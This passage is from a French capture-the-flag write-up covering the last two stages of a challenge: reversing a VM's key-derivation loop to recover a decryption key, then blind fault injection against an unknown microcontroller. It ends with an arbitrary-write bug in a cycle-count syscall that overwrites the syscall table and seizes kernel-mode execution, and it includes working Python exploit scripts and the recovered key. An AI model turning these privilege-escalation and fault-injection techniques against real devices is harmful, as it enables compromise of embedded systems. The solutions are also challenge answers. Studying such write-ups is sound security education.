0x138 : DEC R15
0x13a : BE [0xca]
Écris « decrypt » et « set » les registres :
0x13e : MOV R1,0x0
0x142 : OR R1,0x2
0x146 : MOV R2,0x0
0x14a : OR R2,0x1
0x14e : MOV R3,0x0
0x152 : OR R3,0x354
0x156 : MOV R4,0x0
0x15a : OR R4,0x20
0x15e : SYSCALL
0x160 : MOV R1,0x0
0x164 : OR R1,0x326
0x168 : LOADW R10,[R1+0x0]
0x16c : LOADW R11,[R1+0x4]
0x170 : XOR R1,R1
0x172 : MOV R2,0x0
0x176 : OR R2,0x8000
0x17a : MOV R3,0x0
0x17e : OR R3,0x8
0x182 : XOR R4,R4
0x184 : MOV R12,0xb000
0x188 : OR R12,0x0
0x18c : MOV R13,0x0
0x190 : OR R13,0x1
Boucle « decrypt » :
0x194 : LOADW R8,[R0+0x24]
0x198 : LOADW R9,[R0+0x28]
0x19c : AND R8,R12
0x19e : AND R9,R13
0x1a0 : XOR R8,R9
0x1a2 : BITPARITY R9,R8
0x1a4 : MOV R8,0x0
0x1a8 : OR R8,0x1
0x1ac : MOV R7,0x0
0x1b0 : OR R7,0x1f
0x1b4 : LOADW R6,[R0+0x24]
0x1b8 : AND R6,R8
0x1ba : LSL R6,R7
0x1bc : LSR R11,R8
0x1be : OR R11,R6
0x1c0 : LSR R10,R8
0x1c2 : LSL R9,R7
0x1c4 : OR R10,R9
0x1c6 : DEC R3
0x1c8 : LOADW R7,[R0+0x28]
0x1cc : AND R7,R8
0x1ce : LSL R7,R3
0x1d0 : OR R4,R7
0x1d2 : BE [0x1f6]
Après 8 décalages, on écris en mémoire :
0x1d6 : MOV R7,0x0
0x1da : OR R7,0x8000
0x1de : ADD R7,R1
0x1e0 : LOADB R8,[R7+0x0]
0x1e4 : XOR R8,R4
0x1e6 : STOREB [R7+0x0],R8
0x1ea : MOV R3,0x0
0x1ee : OR R3,0x8
0x1f2 : INC R1
0x1f4 : XOR R4,R4
Vérification compteur < 0x2000
0x1f6 : MOV R8,0x0
0x1fa : OR R8,0x2000
0x1fe : SUB R8,R1
0x200 : BE [0x194]
Fin:
0x2b4 : MOV R1,0x0
0x2b8 : OR R1,0x2
0x2bc : MOV R2,0x0
0x2c0 : OR R2,0x2
0x2c4 : MOV R3,0x0
0x2c8 : OR R3,0x374
0x2cc : MOV R4,0x0
0x2d0 : OR R4,0x15
0x2d4 : SYSCALL
0x2d6 : BE [0x2b2]
Vérification padding
0x204 : MOV R13,0x0
0x208 : OR R13,0x8000
0x20c : MOV R12,0x0
0x210 : OR R12,0x2000
0x214 : MOV R11,0x0
0x218 : OR R11,0x80
0x21c : XOR R10,R10
0x21e : MOV R9,0x0
0x222 : OR R9,0x8
0x226 : INC R10
0x228 : DEC R12
0x22a : BE [0x2da]
WIN à partir d'ici :
0x22e : LOADW R10,[R0+0x30]
0x232 : ADD R10,R12
0x234 : LOADB R1,[R10+0x0]
0x238 : BE [0x226]

2.5 Analyse du programme "virtualisé"

Le graphique nous permet d'identifier plusieurs parties dans le programme virtualisé :

— plusieurs appels systèmes dont celui qui prends la clé de déchiffrement en entrée et la copie en mémoire ;
— une vérification concernant la taille de la clé entrée ;
— une seconde vérification pour confirmer que chaque caractère est bien la représentation ASCII d'un nombre hexadécimal ("0" à "9" et "A" à "F") ;
— une boucle dont le compteur est initialisé à 0x2000 dont chaque tour consiste à faire dériver une clé 8 fois, à en extraire un octet qui sera XORé avec un caractère en mémoire "virtuelle" compris entre 0x8000 et 0xA000 ;
— une dernière boucle en partant de la fin de cette zone (en 0xA000) afin de vérifier que la mémoire déchiffrée est bien constituée de 0x0 (le "padding" présent dans le message d'erreur) puis d'un caractère ayant la valeur 0x80 ;
— si la vérification est correcte, le fichier en mémoire est extrait sur le disque dans un fichier "payload.bin".

Dans le but de générer une clé valide, il va être nécessaire de bien comprendre l'algorithme de dérivation de cette clé et la manière avec laquelle sont extraits les valeurs utilisées dans le déchiffrement.

Le schéma de la page suivante permet de comprendre l'algorithme de dérivation de la clé :




FIGURE 9 – Schéma de la génération de clés de chiffrement

On comprendra ici la manière avec laquelle il nous sera possible de déterminer la clé initiale à partir des 8 derniers octets (taille de la clé) du fichier "payload.bin" chiffré.

En effet, cet **algorithme est réversible**, il est donc possible de retrouver la clé qui a permis de chiffrer ces 8 derniers octets puis d'inverser l'algorithme pour retrouver la clé après 0x2000 tours inverses.

Regardons tout d'abord les 8 derniers octets du fichier chiffré :

```
00009ff8  6a b6 54 c3 ca 8f 53 02  |j.T...S.|
```

Le code python ci-dessous va en extraire un état de dérivation de clé :

```python
cipherEnd = "6ab654c3ca8f5302".decode("hex")
# conversion 64 bits
cipherEnd = struct.unpack(">Q",cipherEnd)[0]
# inversion des bits car extraction en sens inverse
cipherEnd = int( '{:0{width}b}'.format(cipherEnd, width=64)[::-1], 2)
```

"cipherEnd" contient désormais un état de clé après 0x2000 tours, il est temps d'inverser la dérivation :

```
import struct

# Fonction determinant la parite pour un entier donne
def parityOf(int_type):
        parity = 0
        while (int_type):
                parity = ~parity
                int_type = int_type & (int_type - 1)
        return(-parity)

# Prend en entree les 8 octets de fin du fichier chiffre
def reverseShift(ciphered):

    print "Shifting..."+hex(ciphered)
    # recuperation bit de poid fort
    poidFort = ciphered & 0x8000000000000000 >> (64-1)
    # decalage inverse (a gauche)
    shiftCiphered = (ciphered << 1) & 0xffffffffffffffff
    # application des deux masques binaires
    isParity = parityOf( (shiftCiphered & 0xb000000000000000) ^ (shiftCiphered & 1) )
    # le bit de poid faible est ajoute en fonction de la parite
    return  ( shiftCiphered | (isParity ^ poidFort) )


def reverseState(ciphered,count):
        # on applique la fonction inversion autant de fois que "count"
        for i in range(0,count):
                ciphered = reverseShift(ciphered)
        return ciphered

print hex(reverseShift(cipherEnd))
```

Le résultat du script est le suivant :

```
$ python reverseShiftAlgo.py
[...]
 Reversing ... 0xb05b1ad0b11adde1L
 Reversing ... 0x60b635a16235bbc2L
 Reversing ... 0xc16c6b42c46b7785L
 Reversing ... 0x82d8d68588d6ef0aL
0x5b1ad0b11adde15L
```

Il ne faudra pas oublier de changer l'ordre des octets de la clé pour retrouver le format *"CléA :CléB"* :

```
$ python
[...]
>>> struct.pack("<LL",0x5b1ad0b,0x11adde15).encode("hex").upper()
'0BADB10515DEAD11'
$ qemu-aarch64 badbios.bin
:: Please enter the decryption key: 0BADB10515DEAD11
:: Trying to decrypt payload...
:: Decrypted payload written to payload.bin.
$ file payload.bin
payload.bin: Zip archive data, at least v2.0 to extract
```

Cette étape est terminée, nous obtenons une archive ZIP qui sera la dernière partie du challenge.

2.6 Conclusion

De loin l'étape la plus longue à résoudre, en raison de l'architecture "récente" et de l'implémentation d'une machine virtuelle. Même si cela apparaît tôt dans cette solution, il n'a pas été évident de déterminer à quoi correspondait l'implémentation donnée. Une fois la confirmation et l'extraction des données utilisées dans la virtualisation, on sait où aller et la résolution devient alors plus simple.

3 Le micro-contrôleur de l'extrême

Ce chapitre décrit la méthodologie utilisée pour résoudre la troisième et dernière étape du challenge. Pour rappel, cette partie comprends l'analyse à l'aveugle d'un micro-contrôleur dont l'architecture est inconnue par l'envoi d'un *firmware* arbitraire.

3.1 Compréhension du matériel donné et du format d'envoi du micrologiciel

L'archive contient 2 fichiers :

— `mcu/upload.py` : script python chargé d'envoyer un *firmware* de micro-contrôleur à un serveur qui en renverra son interprétation ;

— `mcu/fw.hex` : fichier contenant le code du *firmware* encodé en hexadécimal.

Le contenu du script python `upload.py` ci-dessous :

```
#!/usr/bin/env python

import socket, select

#
# Microcontroller architecture appears to be undocumented.
# No disassembler is available.
#
# The datasheet only gives us the following information:
#
#   == MEMORY MAP ==
#
#   [0000-07FF] - Firmware                  \
#   [0800-0FFF] - Unmapped                  | User
#   [1000-F7FF] - RAM                       /
#   [F000-FBFF] - Secret memory area        \
#   [FC00-FCFF] - HW Registers              | Privileged
#   [FD00-FFFF] - ROM (kernel)              /
#

FIRMWARE = "fw.hex"

print("-------------------------------------------------")
print("-----  Microcontroller firmware uploader  -----")
print("-------------------------------------------------")
print()

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('178.33.105.197', 10101))

print(":: Serial port connected.")
print(":: Uploading firmware... ", end='')

[ s.send(line) for line in open(FIRMWARE, 'rb') ]

print("done.")
print()

resp = b''
while True:
    ready, _, _ = select.select([s], [], [], 10)
    if ready:
        try:
            data = s.recv(32)
        except:
            break
        if not data:
            break
        resp += data
    else:
        break

print(resp.decode("utf-8"))
s.close()
```

L'adressage est donné en commentaire, et une zone "secrète" semble être la cible de cette dernière étape. Nous sommes en possession du *firmware* qui sera envoyé à l'adresse la plus basse de la mémoire du micro-contrôleur.

Ce *firmware* envoyé contient les données suivantes :

```
:100000002100111B2001108CC0D2201010002101F2
:10001000117C2200120FC03C20101000210111B2EF
[...]
:1001A0007274696E672E0A0048616C74696E672EFE
:1001B0000A00942B506FAE0CBB1F39B4D8CA05FD92
:1001C0008A0F5AE8B5D40D6CE86AA6ACC492F8F16F
:0C01D00072A77CE6D5A5680921D4410087
:00000001FF
```

On retrouve assez vite à quoi corresponds le format de fichier : le format HEX d'Intel[3].

Celui-ci se résume par l'exemple ci-dessous :

FIGURE 10 – Exemple de format HEX avec nomenclature

La somme de contrôle à la fin se calcule en ajoutant le contenu de chaque octet de la ligne, sachant que la somme totale doit être nulle (`"Checksum"+"Somme des octets" = 0`). La dernière ligne se termine par `1FF`.

3. http ://fr.wikipedia.org/wiki/HEX_(Intel)

La première étape sera donc la création d'un script qui génère le format "HEX" à partir de données spécifiques :

```
import struct,upload

# fonction de creation de somme de controle
def checksum(line):
        data = line[1:].decode("hex")
        sum=0
        for i in data:
                sum-=ord(i)
        sum&=0xff
        return sum

# genere la ligne adequate en fonction des donnees en argument
def makeLine(data,offset):
        ret = ":"
        # taille de la donnee
        ret += struct.pack("<B",len(data)/2).encode("hex").upper()
        ret += "0"
        # creation offset (taille < 0xFFF octets)
        ret += struct.pack(">B",offset).encode("hex").upper()
        ret += "000"
        ret += data
        # calcul somme de controle sur toute la ligne sauf ":"
        ret+= chr(checksum(ret)).encode("hex").upper()
        ret += "\n"
        return ret

# ecris le fichier au format HEX
def dumpToFile(firm,file):
        f=open(file,"w")
        toOutput=""
        offset = 0

        for firmLine in firm:
                newLine = makeLine(firmLine.encode("hex").upper(),offset)
                toOutput+=newLine
                offset+=1
        # ecriture de la derniere ligne
        toOutput+=":00000001FF"

        f.write(toOutput)
        f.close()

# $ cut -c 10-41 fw.hex | tr '\n' ',' | sed 's/,//g'
firm="""2100111B2001108CC0D220101000210111 7C2200120FC03C20101000210111B2220
01229C07620111000C0B4C0B65A0021001124200110B2C0BE51AAC10A21001129200110B2
C09421001109200110A8C08AB084580059115A223000210111002200120173 10A006F0806
002B3F6300051002200120123 0013FFE4806114940A844A7404E49461145113E480E581F5
80F48160027430AFE2D00FB002B000580059115A223000510052002300 13FF24001401602
45003E58061155113E580E681F680F58165565553E585E6923665F692622475A2A7DCD00F
C801B3FCC802D00FC803D00F2100110122011200E3017111E40184424034D00F322223001
3013444E4025444A0087441A0066003B3F03000D00F241014002500150F2600160A270017
01921452257326A80623001337B0042300133062323333F20360077247A00663579443B3D
CD00F242714102500150A3666270017017007600792148324711394452800 18203333F803
4662A3EA28001830688 2F8035444A7DED00F5965616852697363497347 6F6F64210046697
26D776172652076312E33332E372073746172746 96E672E0A0048616C74696E672E0A0094
2B506FAE0CBB1F39B4D8CA05FD8A0F5AE8B5D40D6CE86AA6ACC492F8F172A77CE6D5A5680
921D4410087""".decode("hex")

# creation du fichier a envoyer
dumpToFile(firm,"fw.hex")
# appel de la routine (ajoutee) du fichier upload.py
upload.upload()
```

Nous pouvons désormais envoyer du code qui va être interprété par le serveur, et le modifier pour l'adapter à nos besoins.

Un exemple d'utilisation ci-dessous :

```
$ python sendFirmware.py
System reset.
Firmware v1.33.7 starting.
Execution completed in  8339 CPU cycles.
Halting.
```

Quatres chaînes de caractères sont retournée, une semble être le départ du programme (*"System reset"*), et les deux autres semblent faire partie du contenu du *firmware*. Vérifions cela en regardant les chaînes contenues dans le *firmware* :

Analyse des chaînes de caractères : En regardant le *firmware* au format binaire et non hexadécimal, on obtient ces chaînes :

- `YeahRiscIsGood!` ;
- `Firmware v1.33.7 starting.` ;
- `Halting.`

La chaîne qui fait mention de architecture RISC est intéressante et est probablement être un indice pour la suite.

3.2 Injection de fautes dans le code du micro-contrôleur

Nous sommes désormais dans la situation suivante : nous avons en notre possession du code dont nous ne connaissons pas le fonctionnement et un serveur qui sait l'interpréter.

Dans l'ordre, plusieurs tentatives d'**injection en aveugle** nous permettront d'en savoir plus :

- Ajouter un à chaque octet de donnée et envoyer le *firmware* pour en connaître le résultat ;
- Supprimer un à un les octets de donnée ;
- Remplacer les octets puis chaque *"nibble"* par des données de valeurs arbitraire (nous allons prendre `0x00` par exemple).

Incrémentation octet par octet : l'incrémentation nous permet de générer de nouvelles erreurs :

Extrait d'un débogueur :

```
System reset.
Firmware v1.33.7 starting.
-- Exception occurred at 0068: Memory access violation.
   r0:0000     r1:0100    r2:0001    r3:0100
   r4:0000     r5:0000    r6:0000    r7:0000
   r8:F000     r9:017C   r10:000F   r11:0000
  r12:0000    r13:EFFE   r14:0000   r15:0018
   pc:0068 fault_addr:F000 [S:0 Z:0] Mode:user
CLOSING: Memory access violation.
```

Changement du nombre de cycles :

```
2100121b2001108cc0d2201010002101
System reset.
Execution completed in  7961 CPU cycles.
Halting.
```

Erreur d'alignement :

```
CLOSING: Unaligned instruction.
```

Division par zéro :

```
CLOSING: Division by zero.
```

Instruction invalide :

```
CLOSING: Invalid instruction.
```

Mode noyau (Ring-0) :

```
pc:FF36 fault_addr:0000 [S:1 Z:0] Mode:kernel
CLOSING: Invalid instruction.
```

Présence d'un chien de garde :

```
-- Exception occurred at 00C6: Watchdog timer expired
```

Remplacement de chaque octet par un octet nul : des erreurs semblables sont générées mais un indice très important nous est donné. Une instruction sur deux génère une erreur de mauvaise instruction.

Cela signifie que l'octet nul n'est pas une instruction et surtout que chaque instruction est sur 16 bits. Étant basé sur une architecture RISC, le processeur ne prendra que des instructions d'une même taille soit deux octets.

Remplacement de chaque *"nibble"* par un *"nibble"* nul : dans beaucoup de cas, le remplacement dans d'un ou plusieurs *"nibble"* considéré(s) comme l'argument de l'instruction ne modifie pas ou peu le comportement du micro-contrôleur et ne provoque pas de "*crash*". En revanche, un *"nibble"* sur quatre provoque des changements importants.

Un conclusion évidente sera donc que les trois derniers *"nibbles"* de chaque instruction sont les arguments, dans la plupart des cas, et que le premier *"nibbles"* est le code d'opération. Enfin, un dernier comportement est intéressant : lorsque le premier *"nibble"* de l'instruction est **"0xC"** et le second est supérieur à 8, une erreur de type `"invalid syscall"` est générée.

Conclusion de l'injection en aveugle : Nous avons donc appris, dans cette partie, plusieurs informations :

- L'architecture comporte un débogueur en mode utilisateur ou noyau ;
- 16 registres existent, sur 16 bits, plus un "program counter" et deux registres-bit ("S" et "Z") ;
- Chaque instruction est codée sur 16 bits, le premier *"nibble"* étant l'*opcode* de l'instruction et les trois derniers étant des arguments (registre ou valeur immédiates probablement) ;
- **0xC** corresponds à un appel de fonction, et si le deuxième argument est supérieur à 8, c'est un appel système ;
- le début du programme est en **0x0** d'après le "*program counter*".

3.3 Détermination des instructions

Il est envisageable maintenant d'envoyer quelques instructions et d'observer le résultat. Commençons par envoyer 0xFF *firmwares* avec une instruction dont le premier octet varie de 0 à 0xFF et le deuxième étant nul. **0x00** étant une instruction provoquant un *crash* du micro-logiciel, nous allons provoquer une erreur afin d'afficher les registres et observer d'éventuels changements.

Ainsi, l'exemple des premiers envois sera tel que ci-dessous :

- `0.0.0.0-0.0.0.0`
- `0.1.0.0-0.0.0.0`
- `0.2.0.0-0.0.0.0`
- ...
- `F.F.0.0-0.0.0.0`

Le script ci-dessous permet de faire ce type de balayage :

```
firm=["\x00","\x00","\x00","\x00"]
for i in range(0,0xFF):
        firm[0]=chr(i)
        print "Trying␣firmware..."+"".join(firm).encode('hex')
        dumpToFile("".join(firm),"fw.hex")
        upload.upload()
```

Ci-dessous, le résultat de ces tentatives :

- premier *nibble* à **0x0** : `Exception occurred at 0000: Invalid instruction.`
- *opcode* **0x1D**, qui est donc une assignation basse vers le registre *r13* : `Trying firmware...1d000000 [...] r13:EF00 [...]`

— *opcode* **0x2D**, qui est donc une assignation haute vers le registre *r13* : `Trying firmware...2d000000 [...] r13:00FE [...]`
— *opcodes* **0x3D**,**0x4D**,**0x5D**,**0x6D**,**0x7D**,**0x8D** qui fixent le bit **Z** à **1** et *r13* à **0000** : `[...] r13:0000 [...] [S:0 Z:1] [...]`
— premier *nibble* à **0x9** : `Division by zero`;
— premier *nibble* à **0xa**, **0xb** ou **0xc** puis second à **4,5,6,...** : `Exception occurred at 0102: Invalid instruction.` **ou** `Exception occurred at FE02: Memory access violation.`;
— premier *nibble* à **0xc** puis second supérieur à **8** : **boucle infinie de "reset"** - `Reset.Reset.Reset...`;
— premier *nibble* à **0xd** puis second inférieur à **8** : **boucle infinie** - `Exception occurred at 0000: Watchdog timer expired.`;
— premier *nibble* à **0xd** puis second supérieur ou égal à **8** : `Exception occurred at 0000: Privileged instruction.`;
— premier *nibble* à **0xe** : Écriture des registres différents - lecture en mémoire;
— reste des opérations : `Exception occurred at 0002: Invalid instruction.` CLOSING : Invalid instruction.

Cela nous permet de commencer un tableau d'instructions (R1 est le premier registre passé en argument) :

Opcode	Mnémonique	Description
0x0	CRASH	Opération invalide
0x1	MOV-LOW R1,Value	Assigne une valeur aux 8 bits de poids faible du registre passé en argument
0x2	MOV-HIGH R1,Value	Assigne une valeur aux 8 bits de poids fort du registre passé en argument
0x9	DIV R1,R2,R3	Division de R2 par R3 vers R1
0xa	JMP, CALL ou JZ	Saut vers une adresse mémoire passée en argument
0xb	JMP, CALL ou JZ	Saut vers une adresse mémoire passée en argument
0xc	CALL	Appel de fonction - Appel système si l'argument >= 8
0xcX00	RESET	Appel système qui redémarre le micro-contrôleur
0xd	PRIV	Instruction privilégiée si argument >= 8
0xe	LOAD R1,[R2+R3]	Chargement vers Rx depuis la mémoire pointée par R2+R3

La liste commence à se remplir, mais nous allons avoir besoin de plus d'informations. La prochaine étape sera se réaliser le même type de balayage, mais en **fixant une valeur différente à chaque registre**, afin d'identifier des opérations d'additions, etc...

Nous allons fixer la valeur 0x**1111** à R1, 0x**2222** à R2, etc... puis lancer notre instruction arbitraire et finir par une instruction invalide.

Un exemple de *firmware* envoyé :

```
1111 - MOV R1,0x11,2111
2111 - MOV R1,0x1100,1222
1222 - MOV R2,0x22
...
2FFF - MOV R15,0xFF00
XX45 - Instruction arbitraire
0000 - CRASH
```

Résultat du balayage : ce balayage nous permet d'identifier les instructions restantes en regardant les registres modifiés :

— 0x3 corresponds à un OU exclusif;
— 0x4 corresponds à un OU logique;
— 0x5 corresponds à un ET logique;
— 0x6 corresponds à une addition;
— 0x7 corresponds à une soustraction;
— 0x8 corresponds à une multiplication;
— 0xa corresponds à un saut conditionnel (en fonction du bit Z);
— 0xv corresponds à un saut;

Notre connaissance des instruction est presque complète, mais il nous manque le but de l'instruction dont l'*opcode* est **0xF**.

Après plusieurs tentatives de modification des arguments, nous obtenons plusieurs erreurs mentionnant des violations d'accès mémoire. Nous pouvons en conclure que **cette instruction, si elle ne lit pas en mémoire, y écris**.

3.3.1 Appels systèmes

Trois appels systèmes ont été identifiés en faisant varier le second *nibble* lorsque le premier octet de l'instruction est **0xC8** :

— 0xCF00 est l'appel système RESET ;
— 0xCF01 est l'appel système END ;
— 0xCF02 est l'appel système PRINT, qui écris le résultat pointé à l'adresse du registre *r0* ;
— 0xCF03 est l'appel système CYCLE-COUNT, qui compte le nombre de cycles CPU et renvoi le résultat à l'adresse du registre *r0* ;

Le tableau complété :

Opcode	Mnémonique	Description
0x0	CRASH	Opération invalide
0x1	MOV-LOW R1,Valeur	Assigne une valeur aux 8 bits de poids faible du registre passé en argument
0x2	MOV-HIGH R1,Valeur	Assigne une valeur aux 8 bits de poids fort du registre passé en argument
0x3	XOR R1,R2,R3	OU exclusif
0x4	OR R1,R2,R3	OU logique
0x5	AND R1,R2,R3	ET logique
0x6	ADD R1,R2,R3	Addition
0x7	SUB R1,R2,R3	Soustraction
0x8	MUL R1,R2,R3	Multiplication
0x9	DIV R1,R2,R3	Division de R2 par R3 vers R1
0xa	JZ PC+Valeur	Saut vers une adresse mémoire passée en argument (à partir de PC)
0xb	JMP PC+Valeur	Saut vers une adresse mémoire passée en argument (à partir de PC)
0xc	CALL PC+Valeur	Appel de fonction - Appel système si l'argument >= 8
0xcX00	RESET	Appel système qui redémarre le micro-contrôleur
0xcX01	END	Appel système qui arrête le micro-contrôleur
0xcX02	PRINT	Appel système qui écris vers la sortie ce qui est pointé par r0
0xcX03	COUNT	Appel système qui écris le nombre de cycles CPU à l'adresse pointée r0
0xd	PRIV	Instruction privilégiée si argument >= 8
0xe	LOAD R1,[R2+R3]	Chargement vers R1 depuis la mémoire pointée par R2+R3
0xf	STORE R1,[R2+R3]	Écriture depuis R1 vers la mémoire pointée par R2+R3

3.4 Élévation de privilèges

Ayant pris connaissance de la totalité des instructions, il nous faut maintenant lire dans la zone secrète située en : `[F000-FBFF] - Secret memory area`.

Une approche naïve est d'utiliser l'instruction `LOAD` pour lire la zone secrète. Celle-ci se solde par une erreur :

```
CLOSING: Memory access violation.
```

Bien évidemment, l'étape serait facile si cela avait fonctionné. Essayons l'appel système PRINT en pointant sur la zone secrète :

```
[ERROR] Printing at unallowed address. CPU halted.
```

Une vérification semble être faite concernant l'adresse passée en argument.

Des tentatives similaires sur les autres zones privilégiée, la ROM par exemple, se soldent par le même résultat.

3.4.1 Identification d'une vulnérabilité dans l'appel système COUNT

En combinant plusieurs appels systèmes et divers arguments, avec pour constante l'accès à une zone mémoire privilégiée, une vulnérabilité a été identifiée dans la gestion des appels systèmes du micro-contrôleur.

En effet, toutes les instructions lancées en mode utilisateur faisant appel à la mémoire se trouvent être bloquées par le micro-contrôleur exceptées les appels systèmes qui permettent de renvoyer le nombre d'instructions CPU.

Par exemple, il est possible de fixer le registre **r0** à une adresse dans la zone **0xF000-0xFFFF**, puis de lancer un appel système tel que "0xCF03 - SYSCALL 0x3", provoquant une erreur lors du prochain appel système lancé, indiquant donc que l'écriture en zone privilégiée a réussi alors que nous sommes en mode utilisateur. La vulnérabilité est donc de type **écriture arbitraire en zone privilégiée**.

Contrôle de ce qui est écrit par l'instruction COUNT : certes, il est possible d'écrire à une adresse arbitraire, mais un problème ce pose concernant le résultat que nous écrivons. Le résultat est le nombre de cycles CPU mais est-il possible de le contrôler ?

Une fonction en python automatisant le calcul d'instructions CPU à l'aide de boucle semble être intéressante à développer. Profitons-en aussi pour ajouter une fonction d'affichage d'une zone de la mémoire via le second appel système : PRINT.

```
"""
Fonction d'impression d une zone en memoire
"""
def printMem(address,length):
        returnedIns = ""
        # r0 = address
        returnedIns +=  '20'+chr(((address)&0xFF00)>>8).encode('hex')
        returnedIns +=  '10'+chr(((address)&0xFF)).encode('hex')
        # r1 = length
        returnedIns +=  '21'+chr(((length)&0xFF00)>>8).encode('hex')
        returnedIns +=  '11'+chr(((length)&0xFF)).encode('hex')
        # print()
        returnedIns +=  'cf02'
        return returnedIns
```

Ci-dessous, la fonction qui permet de fixer le nombre d'instructions et qui l'écris en mémoire :

```
"""
Fonction etablissant une boucle composee de 4 instructions :
r4 = nombre d instructions voulues divisees par 4
r3 += 1
r6 = r4-r3
break if r6 == 0
"""
def setCounter(destTarget,address,start=0):
        # cycle au debut du programme : 0x7bf (on enleve 6 pour le nombre d instructions
            supplementaires)
        target = ((destTarget - 0x7BF - 6 - start)/4 ) & 0xFFFF
        # reste de la division par 4
        carry = (destTarget - 0x7BF - 6- start) % 4

        returnedIns =  '1501'*(1+carry) # r5 = 1 - instruction generee entre 1 et 4 fois
        returnedIns +=  '2500'
        returnedIns +=  '2700'
        returnedIns +=  '1700' # r7 = 0
        returnedIns +=  '24'+chr(((target)&0xFF00)>>8).encode('hex')
        returnedIns +=  '14'+chr((target)&0x00FF).encode('hex')
        # Debut de la boucle
        returnedIns +=  '6775' # r7+=1
        returnedIns +=  '7647' # r6=r4-r7
        returnedIns +=  'a002' # break si zero
        returnedIns +=  'bff8' # JMP vers le debut de la boucle
        # Fin de la boucle
        returnedIns +=  '20'+chr(((address)&0xFF00)>>8).encode('hex')
        returnedIns +=  '10'+chr(((address)&0xFF)).encode('hex')
        returnedIns +=  'cf03' #cf03
        return returnedIns
```

Il ne reste plus qu'à assembler ces deux fonctions pour écrire une valeur arbitraire en mémoire :

```
firm_str = setCounter(0xCCCC,0x2000,0).decode('hex')
firm_str += printMem(0x2000-4,0x40).decode('hex')

# Appel systeme de fin de programme
firm_str += "CF01".decode('hex')
dumpToFile(firm_str,"fw.hex")
upload.upload()
exit(0)
```

Le résultat de ce script est le suivant (on observe le **0xCCCC** écris en mémoire) :

```
$ python sendFirmware.py | hexdump -C
00000000  53 79 73 74 65 6d 20 72  65 73 65 74 2e 0a 00 00  |System reset....|
00000010  00 00 cc cc 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```

Balayage des zones privilégiées Le fait de pouvoir écrire dans la zone **0xF000-0xFFFF** est intéressant, mais encore faut-il savoir à quoi correspondent les différentes sous-zones en question. Nous allons balayer l'ensemble de la zone en fixant **r0** à une adresse spécifique dans un script qui incrémente sa valeur de 4 à chaque fois.

La liste ci-dessous dresse un tableau des différents résultats en fonction de la zone adressée :

- **0xF000-0xF006** : la modification de cette zone provoque une erreur en mode noyau lorsqu'un appel système est fait. Cette zone est donc potentiellement intéressant car elle pourrait être une **table d'appel systèmes** (*"syscall table"*), répertoriant les adresses associées à chaque appel système ;
- **0xFC0F-0xFC11** : l'impact de la modification de cette zone est un arrêt du micro-contrôleur ;
- **0xFC25-0xFC41** : l'impact direct est une violation de l'accès en mémoire en mode noyau ou utilisateur ;
- **0xFD00-0xFF00** : l'écriture dans cette zone provoque une erreur ce qui laisse penser qu'il n'est pas possible d'écrire dans cette zone. Cela nous est confirmé puisqu'il est fait mention d'une ROM, et il serait illogique de pouvoir écrire dans une ROM.

Réécriture de la table d'appels systèmes : Si nous pouvons réécrire la table des appels systèmes, il nous est alors possible d'exécuter n'importe quel code en mode noyau. Le *listing* ci-dessous va réécrire l'entrée du second appel système :

```
firm_str = setCounter(0xCCCC,0xF002,0).decode('hex')
firm_str += printMem(0x0,0x10).decode('hex')
dumpToFile(firm_str,"fw.hex")
upload.upload()
```

Le *"program counter"* sera alors fixé à une valeur arbitraire, nous permettant de contrôler le flot d'exécution en mode noyau :

```
$ python sendFirmware.py
System reset.
-- Exception occurred at CCCC: Invalid instruction.
   r0:CCCC     r1:0000    r2:0100    r3:00CC
   r4:CC00     r5:0001    r6:0000    r7:3141
   r8:0000     r9:0000   r10:0000   r11:0000
  r12:0000    r13:EFFE   r14:0000   r15:FD1C
   pc:CCCC fault_addr:0000 [S:1 Z:0] Mode:kernel
CLOSING: Invalid instruction.
```

